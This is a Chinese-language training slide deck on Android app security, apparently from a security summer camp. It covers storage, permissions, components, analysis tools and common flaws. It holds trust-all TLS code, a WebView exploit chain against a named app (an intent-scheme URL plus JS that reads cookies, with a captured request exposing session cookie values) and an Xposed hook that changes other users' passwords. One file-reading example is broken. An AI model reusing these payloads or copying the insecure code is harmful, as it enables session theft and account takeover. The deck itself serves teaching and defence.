第三届XMan夏令营

Android应用常见漏洞分析及挖掘

讲师：任清博@pwnzen

目录
Contents

Part 01

Android应用层安全模型

文件存储

- 内部存储
  - 保存应用的私有文件，随应用卸载而删除
  - 应用的私有缓存数据
- 外部存储
  - 全局范围可读写，需要申请EXTERNAL_STORAGE权限
- 外置存储
  - 可移除Sdcard
- 私有存储
- 公共存储

使用内部存储

- 内部存储写文件
  - 模式：MODE_APPEND和MODE_WORLD_READABLE 、 MODE_WORLD_WRITEABLE（API17后弃用）。

```
String FILENAME = "hello_file.txt";
String string = "hello world!";

FileOutputStream fos = openFileOutput(FILENAME, Context.MODE_PRIVATE);
fos.write(string.getBytes());
fos.close();
```

- 读文件

```
String FILENAME = "hello_file.txt";
String string = "hello world!";

FileOutputStream fos = openFileOutput(FILENAME);
fos.read(string.getBytes());
fos.close();
```

- 缓存文件
  - 使用getCacheDir() 来打开一个 File

外部存储

- 获取权限
  - <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />
- 使用getExternalStorageState() 检查存储介质是否可用
- 获取公共目录
  - DIRECTORY_MUSIC、DIRECTORY_PICTURES、 DIRECTORY_RINGTONES

```
1  String albumName = "Album";
2  File file = new File(Environment.getExternalStoragePublicDirectory(
3                  Environment.DIRECTORY_PICTURES), albumName);
```

- 保存私有文件
  - 使用getExternalFilesDir(String type) 来使用外部存储上的私有存储目录
  - type包括Environment.DIRECTORY_MUSIC、PODCASTS、 RINGTONES、ALARMS、NOTIFICATIONS、PICTURES、MOVIES或null

应用私有目录

- /data/data/appname/
  - databases： 数据库
  - cache：缓存数据
  - files：自己控制的文件
  - lib：库文件
  - shared_prefs：共享首选项

SharedPreference

- 以xml形式保存任何原始数据
- 数据将跨多个用户会话永久保留（即使应用已终止）。

```
1  @Override
2  protected void onCreate(Bundle state){
3     super.onCreate(state);
4
5     SharedPreferences settings = getSharedPreferences(PREFS_NAME, 0);
6     boolean silent = settings.getBoolean("key", false);
7     //code
8  }
9
10 @Override
11 protected void onStop(){
12    super.onStop();
13
14   SharedPreferences settings = getSharedPreferences(PREFS_NAME, 0);
15   SharedPreferences.Editor editor = settings.edit();
16   editor.putBoolean("key", Boolean);
17   editor.commit();
18 }
```

应用沙箱

- 在应用安装阶段，Android自动给每个应用分配UID，关联GID（App ID）
- 应用执行时以该UID运行
- 每个应用有只有它可读写的专用数据目录
- root用户UID为0
- 系统服务UID从1000开始，system用户UID为1000，应用程序UID从10000开始到19999
- 同签名应用程序可以使用同一个UID安装（sharedUserID），从而共享文件

权限


- 安装时申请，之后不能改变，除非动态申请
- 应用通过在AndroidManifest.xml文件内添加<uses-permission>标签来申请权限
- <permission>标签定义新权限
- 包管理器通过维护/data/system/packages.xml文件来管理应用权限等信息

权限保护级别

- Normal级别：
  - 默认值，低风险，无须用户确认，自动授权。如：ACCESS_NETWORK_STATE、GET_ACCOUNTS
- Dangerous级别
  - 可访问用户数据或控制设备，需弹框显示并让用户确认。如：READ_SMS、CAMERA
- Signature级别
  - 与声明权限使用相同证书的程序，通常为系统应用。如：NET_ADMIN、ACCESS_ALL_EXTERNAL_STORAGE
- signatureOrSystem权限
  - 系统镜像的应用（/system或/system/priv-app目录下应用）或与声明权限使用相同证书的程序


Part 02
Android App剖析
xMan

APK文件


APK
META-INF\
MANIFEST.MF
CERT.RSA
CERT.SF
assets
res\
lib
armeabi
armeabi-v7a
arm64-v8a
x86
x86_64
mips
AndroidManifest.xml
resources.arsc
classes.dex

META-INF/	从 java jar 文件引入的描述包信息的目录
res/	资源文件
lib/	NDK编译的.so链接库
AndroidManifest.xml	程序全局配置文件
classes.dex	dalvik字节码文件
resources.arsc	编译后的二进制文件

AndroidManifest.xml

- <Manifest
  - sharedUserId：应用间共享数据
- <application
  - android:allowClearUserData：默认true
  - android:backupAgent：值为一个完整的类名
  - android:debuggable：默认false
  - android:enabled：能否实例化
  - android:icon：app图标（图片->drawable文件夹）
  - android:name：应用程序所实现的Application子类名
  - android:permission：定义权限
  - android:presistent：是否时刻保持运行，系统应用程序
  - android:process：默认为元素里设置的包名

AndroidManifest.xml

- <activity/service/receiver
  - android:alwaysRetainTaskState：是否保留状态不变
  - android:clearTaskOnLaunch：比如 P 是 activity, Q 是被P 触发的 activity, 然后返回Home, 重新启动 P，是否显示 Q
  - android:excludeFromRecents：默认false
  - android:finishOnTaskLaunch：默认false
  - android:multiprocess：默认false
  - android:noHistory：默认false

AndroidManifest.xml

```
<intent-filter  android:icon=“drawable” android:label=“string”
android:priority=“integer” >
    <action />
    <category />
    <data />
</intent-filter>
```

AndroidManifest.xml

- <provider
  - android:authorities：调用者可以通过该表示找到该contentProvider
  - android:grantUriPermission：针对其中某个或某部分URI，单独进行权限设置
  - android:exported：是否导出

```
<provider android:name=".PrivProvider" ...
    <path-permission android:pathPrefix="/hello"
    android:readPermission="READ_HELLO_CONTENTPROVIDER" />
</provider>
```

➢ 只开放content://cn.wei.flowingflying.propermission.PrivProvider/hello路径下权限，不允许访问其他路径

Part 03

Android应用组件等介绍

四大组件

- Activity
- Service
- Content Provider
- Broadcast

Activity

- 在AndroidManifest.xml文件中声明
- 启动

```
Intent intent = new Intent(this, MyActivity.class);
intent.put(KEY_NAME, value);
startActivity(intent);

Intent intent = new Intent(ACTION_NAME);
intent.putExtras(bundle);
startActivity(intent);
```

- 使用回调方法onSaveInstanceState()，保存Activity状态的一些重要信息

Activity返回栈

- 应用一般包含很多Activity，它们按照各自打开的顺序排列在返回栈（Back Stack）中，这些Activity统称为Task
- 当前一个Activity启动一个新的Activity时候，新的Activity会被加入返回栈中，并处于栈顶
- 当用户返回时候，当前处于栈顶的Activity会从返回栈中弹出，并被销毁(onDestroy)，恢复前一个Activity的状态

Activity启动模式

- 四种：standard、singleTop、singleTask、singleInstance
- Standard：默认，新启动的Activity放入返回栈栈顶，同一个Activity可以被实例化多次
- singleTop：若返回栈的顶部不存在该Activity，则新建该Activity并放入栈顶；若栈顶已有实例，则调用onNewIntent方法向其传递Intent
- singleTask：若该Activity不在栈顶，弹出其上的所有Activity，让该Activity置于栈顶，并调用其onNewIntent()方法传入Intent
- singleInstance：创建一个Activity的新实例置于新Task返回栈中，且仅有一个

Service

- 与Activity相似，一直在后台运行，没有用户界面
- 子类必须实现onBind(Intent intent)方法
- 启动Service方式
  - startService()，访问者与Service之间没有关联
  - bindService()，访问者一旦退出，Service即终止
- IntentService
  - 创建单独的worker线程来处理所有的Intent请求
  - 创建单独的worker线程来处理onHandleIntent()方法实现的代码
  - 所有请求处理完成后，IntentService会自动停止

Content Provider

- 不同APP之间交换数据的标准API
- 使用<provider>在AndroidManifest.xml文件中定义
- 在provider标签中使用android:permission声明权限
- 其他应用需在AndroidManifest.xml中添加对应权限
- Content URI：”content://com.example.app.provider/table/id”
  - com.example.app.provider 是ContentProvider的authority
  - table是表

Broadcast

- 跨进程的消息收发机制
- sendBroadcast
- 继承BroadcastReceiver，重写onReceive方法
- 在manifest.xml中注册

BroadcastReceiver注册方式

- 静态注册
  - 在 AndroidManifest.xml文件中定义，注册的广播接收器必须要继承BroadcastReceiver类

```
1
2  <receiver android:name="myRecevice">     //继承BroadcastReceiver，重写onReceiver方法
3      <intent-filter>
4          <action android:name="com.dragon.net"></action> //使用过滤器，接收指定action广播
5      </intent-filter>
6  </receiver>
```

- 动态注册
  - 在程序中使用 Context.registerReceiver注册，注册的广播接收器相当于一个匿名类

```
1
2  IntentFilter intentFilter = new IntentFilter();
3  intentFilter.addAction(String);    //为BroadcastReceiver指定action，使之用于接收同action的广播
4  registerReceiver(BroadcastReceiver,intentFilter);
```

开机自启

```
<!-- 开机广播接收 -->
<receiver android:name=".BootCompleteReceiver">
    <intent-filter>
        <!-- 注册开机广播地址-->
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
        <category android:name="android.intent.category.DEFAULT" />
    </intent-filter>
</receiver>
<!-- 消息推送服务 -->
<service android:name=".MsgPushService"/>
```

```
ublic class BootCompleteReceiver extends BroadcastReceiver {
    private static final String TAG = "BootCompleteReceiver";
    @Override
    public void onReceive(Context context, Intent intent) {
        Intent service = new Intent(context, MsgPushService.class)
        context.startService(service);
        Log.i(TAG, "Boot Complete. Starting MsgPushService...");
    }
```

```
ic class MsgPushService extends Service {
@Override
public void onCreate() {
    super.onCreate();
}

@Override
public int onStartCommand(Intent intent, int flags, int startId)
    return super.onStartCommand(intent, flags, startId);
}

@Override
public IBinder onBind(Intent arg0) {
    return null;
}
}
```

Intent

- 显式Intent：指定具体的组件类
- 隐式Intent：没有指定具体comonent属性的Intent，仅设置了Action、Data、Category
- 例浏览网页

```
Uri web = Uri.parse("http://www.google.com");
Intent i=newIntent(Intent.ACTION_VIEW, web);
startActivity(i);
```

- 例发送短信

```
Uri uri = Uri.parse("smsto:15800000000");
Intent i=newIntent(Intent.ACTION_SENDTO, uri);
i.putExtra("sms_body", "The SMS text");
startActivity(i);
```

WebView

- setSavePassword
- setJavascriptEnabled
- addJavascriptInterface(API17 版本之后，要在被调用的地方加上 @addJavascriptInterface 约束注解)
- setAllowFileAccess
- setAllowFileAccessFromFileURLs
- Loadurl
- shouldOverrideUrlLoading 接口

Part 04

常用分析方法及工具

流量分析

- 分析HTTP/HTTPS流量
  - Burp suit
  - Charles
  - Fiddler
- 更多种流量
  - Tcpdump
  - Wireshark

Burpsuit HTTPS流量分析

- 浏览器访问： http://burp
- 打开Burp Suite， Proxy->Options->Import/export CA Certificate
- 将cer格式改为crt
- 导入到手机
- 在设置->安全->从SD卡安装

静态分析

- Apktool
- Dex2jar
- Jd-gui
- Baksmali
- JEB2
- IDA

静态分析


- 关键功能搜索
- 已知漏洞或恶意行为的特征
  - 敏感函数
  - 字符串特征
- 正则匹配
  - Ip地址
  - 邮箱
  - 电话号码

Hook

- Xposed
  - https://github.com/rovo89/XposedInstaller
  - 替换 /system/bin/app_precesss 程序控制zygote进程
- Frida
  - https://www.frida.re/
  - Python+JS交互

Xposed

- 手机中安装Xposedinstaller.apk并激活
- Manifest.xml的<application标签中添加<meta-data
- Assets文件夹中新建xposed_init




```
<application
    android:allowBackup="true"
    android:icon="@mipmap/ic_launcher"
    android:label="XModule"
    android:roundIcon="@mipmap/ic_launcher_round"
    android:supportsRtl="true"
    android:theme="@style/AppTheme">
    <meta-data
        android:name="xposedmodule"
        android:value="true" />
    <meta-data
        android:name="xposeddescription"
        android:value="模块描述" />
    <meta-data
        android:name="xposedminversion"
        android:value="54" />

</application>
```

hook自定义类


```
ublic void handleLoadPackage(XC_LoadPackage.LoadPackageParam loadPackageParam) throws Throwable {
    if(loadPackageParam.packageName.equals("demo2.jni.com.myapplication")){
        XposedBridge.log( text: "Xposed " + loadPackageParam.packageName);
        XposedHelpers.findAndHookMethod( className: "myJNI", loadPackageParam.classLoader, methodName: "check", new XC_MethodReplacement() {
            protected void beforeHookedMethod(MethodHookParam param) {
                String pa = (String) param.args[1];
                XposedBridge.log( text: "before hooed method " + pa);
            }

            @Override
            protected Object replaceHookedMethod(MethodHookParam methodHookParam) throws Throwable {
                return "this is imei";
            }
        });
    }
```

Xposed ABC

1. 将api-82.jar复制到Android Studio的module的libs目录下，
   Add as library
2. provided fileTree(include: ['*.jar'], dir: 'libs’)
3. 在Application标签里面加三个meta-data
4. 创建xposed_init文件
5. 编写hook类（先静态分析获取hook目标）
6. 编译安装，重启使生效

Multi dex hook

attach得到完整的上下文context




```
@Override
public void handleLoadPackage(XC_LoadPackage.LoadPackageParam loadPackageParam) throws Throwable {
    if (!loadPackageParam.packageName.equals("com.your.packagename"))
        return;
    XposedBridge.log("Loaded app: " + loadPackageParam.packageName);

    XposedHelpers.findAndHookMethod("android.app.Application",
            loadPackageParam.classLoader,
            "attach",
            Context.class,
            new XC_MethodHook() {
                @Override
                protected void afterHookedMethod(MethodHookParam param) throws Throwable {
                    Context context = (Context) param.args[0];
                    XposedBridge.log("attach_____");
                    hookMultiClound(context.getClassLoader());
                }
            });
}
private void hookMultiClound(ClassLoader classLoader) {
```

动态调试

- 传统的附加进程调试
  - JEB2
  - IDA
  - smali
- 通过hook调试
  - Xposed hook打印

1. 安装ideasmali插件
2. 提取apk的smali代码
3. import smali代码，并make directory as – Source Root
4. 设置romote调试端口和SDK
5. adb shell am start -D -n hfdcxy.com.myapplication/.MainActivity
6. adb forward tcp:8700 jdwp:26814

Part 05

常见漏洞介绍及分析

风险

- Allow Backup
- Debuggable
- Log
- 组件暴露
- Intent Schema URL
- 不安全加密
- 本地数据存储
- 动态加载dex

漏洞

- MIMT
- WebView
- SQL
- Web API
- 越权
- 路径穿越
- 私有数据泄露
- 本地开放端口
- DOS
- 二进制漏洞

MIMT（不安全https）

- 不安全地重写TrustManager

```
0132.     private void trustAllHosts() {
0133.         String lstr_String = "trustAllHosts";
0134.         TrustManager[] ltrustManagerArr_TrustManager = new TrustManager[]{new fixedc_953(this)};
0135.         try {
0136.             SSLContext linstance_SSLContext = SSLContext.getInstance("TLS");
0137.             linstance_SSLContext.init(null, ltrustManagerArr_TrustManager, new SecureRandom());
0138.             HttpsURLConnection.setDefaultSSLSocketFactory(linstance_SSLContext.getSocketFactory());
0139.         } catch (Exception le_Exception) {
0140.             le_Exception.printStackTrace();
0141.         }
0142.     }
```

```
class fixedc_953 implements X509TrustManager {
    final /* synthetic */ CommonHttpClient f_this_0;

    fixedc_953(CommonHttpClient p1_CommonHttpClient) {
        if (HotFix.PREVENT_VERIFY) {
            System.out.println(VerifyLoad.class);
        }
        this.f_this_0 = p1_CommonHttpClient;
    }

    public X509Certificate[] getAcceptedIssuers() {
        return new X509Certificate[0];
    }

    public void checkClientTrusted(X509Certificate[] p1_X509Certificate, String p2_String) {
    }

    public void checkServerTrusted(X509Certificate[] p1_X509Certificate, String p2_String) {
    }
```

MIMT（不安全https）

- 不安全地重写hostnameVerifier

```
try {
    SSLContext linstance_SSLContext = SSLContext.getInstance("TLS");
    linstance_SSLContext.init(null, new TrustManager[]{new fixedc_MyTrustManager1329()}, new SecureRandom());
    HttpsURLConnection.setDefaultSSLSocketFactory(linstance_SSLContext.getSocketFactory());
    HttpsURLConnection.setDefaultHostnameVerifier(new fixedc_MyHostnameVerifier1328());
} catch (KeyManagementException le_KeyManagementException) {
    le_KeyManagementException.printStackTrace();
} catch (NoSuchAlgorithmException le2_NoSuchAlgorithmException) {
    le2_NoSuchAlgorithmException.printStackTrace();
}
```

```
/* compiled from: LetvHttpHandler */
class fixedc_MyHostnameVerifier1328 implements HostnameVerifier {
    fixedc_MyHostnameVerifier1328() {
        if (HotFix.PREVENT_VERIFY) {
            System.out.println(VerifyLoad.class);
        }
    }

    public boolean verify(String p1_String, SSLSession p2_SSLSession) {
        return true;
    }
}
```

MIMT（不安全https）

- 通过InetAddress作为createSocket参数

```
/**
     * {@inheritDoc}
     *
     * <p class="caution"><b>Warning:</b> Hostname verification is not performed
     * with this method.  You MUST verify the server's identity after connecting
     * the socket to avoid man-in-the-middle attacks.</p>
     */
    @Override
        public Socket createSocket (InetAddress addr, int port, InetAddress localAddr, int localPort)
        public Socket createSocket (InetAddress addr, int port)
```

WebView漏洞

未移除隐藏的WebView接口

```
webView = (WebView)findViewById(R.id.webViewMain);
webView.getSettings().setJavaScriptEnabled(true);
if(Build.VERSION.SDK_INT >= 11&&Build.VERSION.SDK_INT < 17){
webView.removeJavascriptInterface("searchBoxJavaBridge_");
webView.removeJavascriptInterface("accessibility");
webView.removeJavascriptInterface("accessibilityTraversal");
}
webView.loadUrl("http://www.XXX.com");
```

WebView跨域信息泄露

开启JS支持

允许使用File协议

未对File协议作检查

```
public class WebViewActivity extends Activity {
    private WebView webView;
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_webview);
        webView = (WebView) findViewById(R.id.webView1);
        webView.getSettings().setJavaScriptEnabled(true);
        webView.getSettings().setAllowFileAccessFromFileURLs(true);
        webView.getSettings().setAllowUniversalAccessFromFileURLs(true);
        Intent i = getIntent();
        String url = i.getData().toString();
        webView.loadUrl(url);
    }
}
```

应用克隆

1. 远程获取目标手机中某一应用私有目录下的文件，然后拷贝这些文件到另一台设备该应用的私有目录下，可准确克隆出应用在目标手机上的状态
2. 可以通过WebView进行文件读取
3. WebView可以直接被外部调用，并能够加载外部可控的HTML文件

Webview明文密码存储

- webview.setSavePassword(true);


```
...
//mWebView.getSettings().setSavePassword(true);
mWebView.loadUrl("http://www.example.com");
...
```

WebView远程代码执行

- 条件
  - <Sdklevel17（4.2.2）
  - addJavascriptInterface
  - setJavascriptEnable
  - Loadurl
- webView = (WebView)findViewById(R.id.webViewMain);

  webView.getSettings().setJavaScriptEnabled(true);

  webView.addJavascriptInterface(new JSInterface(), "JSInterf2ace");

  webView.loadUrl("http://www.XXX.com");

WebView远程代码执行

```
private void injectJsInterfaces(Context p1_Context, LightBrowserWebView p2_LightBrowserWebView) {
    this.f_mReuseContext = new fixedc_3726(this, new WeakReference(p2_LightBrowserWebView));
    addJavascriptInterface(new GobackJSInterface(this, null).setReuseLogContext(this.f_mReuseContext), f_GO_BACK_JS_INTERFACE_NAME);
    if (this.f_mUrlShare != null) {
        this.f_mUtilsJavaScriptInterface = new UtilsJavaScriptInterface(p1_Context, this, this.f_mUrlShare);
    } else {
        this.f_mUtilsJavaScriptInterface = new UtilsJavaScriptInterface(p1_Context, this);
    }
    this.f_mUtilsJavaScriptInterface.setSource(SocialShareStatisticHelper.f_SHARE_SOURCE_LIGHT);
    this.f_mUtilsJavaScriptInterface.setBrowserType(BrowserType.LIGHT);
    this.f_mUtilsJavaScriptInterface.setForceShareLight(true);
    addJavascriptInterface(this.f_mUtilsJavaScriptInterface.setReuseLogContext(this.f_mReuseContext), "[redacted]_android_utils");
    addJavascriptInterface(new SendIntentJavaScriptInterface(this).setReuseLogContext(this.f_mReuseContext), "[redacted]_android_send_intent");
    addJavascriptInterface(new LoginManagerJavaScriptInterface(p1_Context, this).setReuseLogContext(this.f_mReuseContext), "[redacted]_android_account")
    addJavascriptInterface(new HomeFeedJavaScriptInterface(p1_Context, this), "[redacted]_android_feed");
    addJavascriptInterface(new NovelJavaScriptInterface(this.f_mContext, this), "[redacted]_android_novel");
}
```

```
@JavascriptInterface
public void send(String p1_String) {
    new JsInterfaceLogger(this.f_mLogContext).setFun("send").setArgs(p1_String).log();
    Utility.runOnUiThread(new SendRunnable(this, p1_String));
}
```

WebView远程代码执行

- 通过构造恶意的url，用户加载后执行对应webview中的Javasript，达到获取用户cookie的目的。
- 用于加载的Activity和对应的webview

```
String lappid_String;
if (TextUtils.equals(f_VALUE_BROWSER_IN_LIGHT, p2_JSONObject.optString(f_PARAM_BROWSER_TYPE))) {
    lintent_Intent.setClassName(SearchBox.getAppContext().getPackageName(), LightBrowserActivity.class.getName());
    lintent_Intent.putExtra(LightBrowserFragment.f_START_BROWSER_URL_KEY, processCommandUrlParams(SearchBox.getApp
    lappid_String = p2_JSONObject.optString(f_PARAM_APPID);
```

WebView远程代码执行

- 目标JavascriptInterface：HomeFeedJavaScriptInterface.isFeed()。

```
11. public class HomeFeedJavaScriptInterface extends FeedDetailBaseJavaScript {
12.     public static final String f_JAVASCRIPT_INTERFACE_NAME = "Bdbox_android_feed";
13.     private static final String f_TAG = "HomeFeedJS";
14.
15.     public HomeFeedJavaScriptInterface(Context p1_Context, BdSailorWebView p2_BdSailorWebView) {
16.         super(p1_Context, p2_BdSailorWebView);
17.     }
18.
19.     @JavascriptInterface
20.     public void isFeed(String p1_String) {
21.         new JsInterfaceLogger(this.f_mLogContext).setFun("isFeed").setArgs(p1_String).log();
22.         if (!TextUtils.isEmpty(p1_String)) {
23.             JSONObject ljsonObject_JSONObject = new JSONObject();
24.             try {
25.                 ljsonObject_JSONObject.put("isFeed", 1);
26.                 postLoadJavaScript(p1_String, ljsonObject_JSONObject.toString());
27.             } catch (JSONException le_JSONException) {
28.                 le_JSONException.printStackTrace();
29.             }
30.         }
31.     }
32. }
```

WebView远程代码执行

- 构造调起Activity的Intent Scheme url:(红色字体为用于调用js接口的html地址)

<html><script>location.href =
"intent://#Intent;scheme=http;action=android.intent.action.VIEW;category=android.intent.category.BROWSABLE;component=com.baidu.searchbox.lite/com.baidu.searchbox.MainActivity;S.targetCommand=%7B%22mode%22%3A%222%22%2C%22url%22%3A%22http%3A%2F%2Fmy.baidu.com%2Fbd%2Fbdjs1.html%22%2C%22browser%22%3A%22light%22%2C%22append%22%3A%221%22%2C%22ap_v%22%3A%221%22%2C%22ap_m%22%3A%222%22%7D;i.com.baidu.searchbox.ACTION_PUSH_HOME_DATA_TYPE=0;S.com.baidu.searchbox.ACTION_PUSH_HOME_TOKEN=1234456764678;end"
</script></html>

WebView远程代码执行

- "url":http://my.baidu.com/bd/bdjs1.html
- bdjs1.html中相关js代码，将用户cookie显示在弹窗中<script>

```
<!-- JS获取当前用户cookie -->
var a;var b = "setTimeout(function() { alert(document.cookie); }, 1000);";
function execute(){
        alert("JS获取当前用户cookie");
        var a = window.Bdbox_android_feed.isFeed(b); }
alert("跳转到bdjs1.html");
   execute();
</script>
```

WebView远程代码执行

- 通过搭建服务器，修改hosts，在服务器端输出用户请求，可以获取当前登录用户的cookie，其中BDUSS是用户登录百度产品的关键参数。

```
GET /bd/autodown.php HTTP/1.1
HOST: my.baidu.com
CONNECTION: keep-alive
ACCEPT: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
UPGRADE-INSECURE-REQUESTS: 1
USER-AGENT: Mozilla/5.0 (Linux; Android 4.3; Nexus 4 Build/JWR66Y; wv) AppleWebKit/537.36 (KHTML,
like Gecko) Version/4.0 Chrome/48.0.2564.116 Mobile Safari/537.36 T7/10.0 light/1.0 lite
baiduboxapp/2.8.0.10 (Baidu; P1 4.3)
ACCEPT-ENCODING: gzip, deflate, br
ACCEPT-LANGUAGE: zh-CN,en-US;q=0.8
COOKIE:
BDUSS=1lITUhWRGxNOUE1NHpSQTFhTHVuOFRhRUU3T1NrdDB6Z1EtUy1NZkJJVHdDdUJhQVFBQUFBJCQAAAAAA
BAIDUID=E81BC89B144CC95710B373C2C8E6D125:FG=1;
BDPASSGATE=IlPT2AEptyoA_yiU4VLw3kIN8efjYriA1hW1SEpXQVSPfCSWmhH33bUrWz0HSieXBDP6wZTXebZda5XKX
2XSkUtdHmVqMHYO51ICs32p_dTR1KFLsm0JVfK2hs1k1yPRe2-
NxKjmuoG06E8ynIxJHRR0M0CFjTeZjBCOLaGuhPeGXu; BDORZ=FAE1F8CFA4E8841CC28A015FEAEE495D;
SE_LAUNCH=5%3A25367388;
BAIDUCUID=_iS6igaiS80IavajYuBziligvalkavaFluvPug8qBa8su28pguvoi_aLvigTuviPA;
BAIDULOC=13512605_3625771_0_289_1522034160264; WISE_HIS_PM=0
```

WebView 攻击

- var a =

  window.xxx_android_send_intent.send("intent:content://#Intent;acti

  on=com.xxx.intent.action.VIEW_DOWNLOADS;component=com.xxx/c

  om.xxx.downloads.ui.DownloadActivity;end");

SQL

- Cursor android.content.ContentResolver.query(Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder)
- Provider对外暴露
- Sqlite未使用预编译参数进行操作（占位符“？”）

Web API 微信Pay SDK XXE

- 支付完成后，微信会把相关支付结果和用户信息发送给商户，商户需要接收处理，并返回应答
- 微信支付提供了一个接口，供商家接收异步支付结果
- 数据传输使用XML格式

```
public static Map<String, String> xmlToMap(String strXML) throws Exception {
    try {
        Map<String, String> data = new HashMap<String, String>();
        DocumentBuilderFactory documentBuilderFactory = DocumentBuilderFactory.newInstance();
        DocumentBuilder documentBuilder = documentBuilderFactory.newDocumentBuilder();
        InputStream stream = new ByteArrayInputStream(strXML.getBytes("UTF-8"));
        org.w3c.dom.Document doc = documentBuilder.parse(stream);
        doc.getDocumentElement().normalize();
        NodeList nodeList = doc.getDocumentElement().getChildNodes();
        for (int idx = 0; idx < nodeList.getLength(); ++idx) {
            Node node = nodeList.item(idx);
            if (node.getNodeType() == Node.ELEMENT_NODE) {
                org.w3c.dom.Element element = (org.w3c.dom.Element) node;
                data.put(element.getNodeName(), element.getTextContent());
            }
        }
```

Web API 微信Pay SDK XXE

- 支付完成后，微信会把相关支付结果和用户信息发送给商户，商户需要接收处理，并返回应答
- 微信支付提供了一个接口，供商家接收异步支付结果
- 数据传输使用XML格式

Web API 微信Pay SDK XXE

- 禁用DTDs可以有效防止XML实体攻击
- 禁用外部实体

```
13  public final class WXPayXmlUtil {
14      public static DocumentBuilder newDocumentBuilder() throws ParserConfigurationException {
15          DocumentBuilderFactory documentBuilderFactory = DocumentBuilderFactory.newInstance();
16          documentBuilderFactory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
17          documentBuilderFactory.setFeature("http://xml.org/sax/features/external-general-entities", false);
18          documentBuilderFactory.setFeature("http://xml.org/sax/features/external-parameter-entities", false);
19          documentBuilderFactory.setFeature("http://apache.org/xml/features/nonvalidating/load-external-dtd", false);
20          documentBuilderFactory.setFeature(XMLConstants.FEATURE_SECURE_PROCESSING, true);
21          documentBuilderFactory.setXIncludeAware(false);
22          documentBuilderFactory.setExpandEntityReferences(false);
23
24          return documentBuilderFactory.newDocumentBuilder();
25      }
```

越权

- 修改他人密码
- 绕过手机验证码
- CSRF

越权

- hook修改密码请求中的user_code，从而修改他人交易密码

```
XposedHelpers.findAndHookMethod("TztNetWork.TStream", classLoader1, "WriteFieldUTF",          //打印出不同请求的数据包
      OutputStream.class, String.class, byte[].class, new XC_MethodHook() {

      @Override
      protected void beforeHookedMethod(MethodHookParam param) throws Throwable {
          XposedBridge.log("参数值： " + param.args[1].toString() + " = " + new String((byte[])param.args[2]));
          String str = param.args[1].toString();       //测试越权修改
          if(str.equals("NEW_AUTH_DATA")) {
              flag = 1;
          }
          if(str.equals("USER_CODE")&&flag==1) {
              flag = 0;
              param.args[2] = "104019337".getBytes();
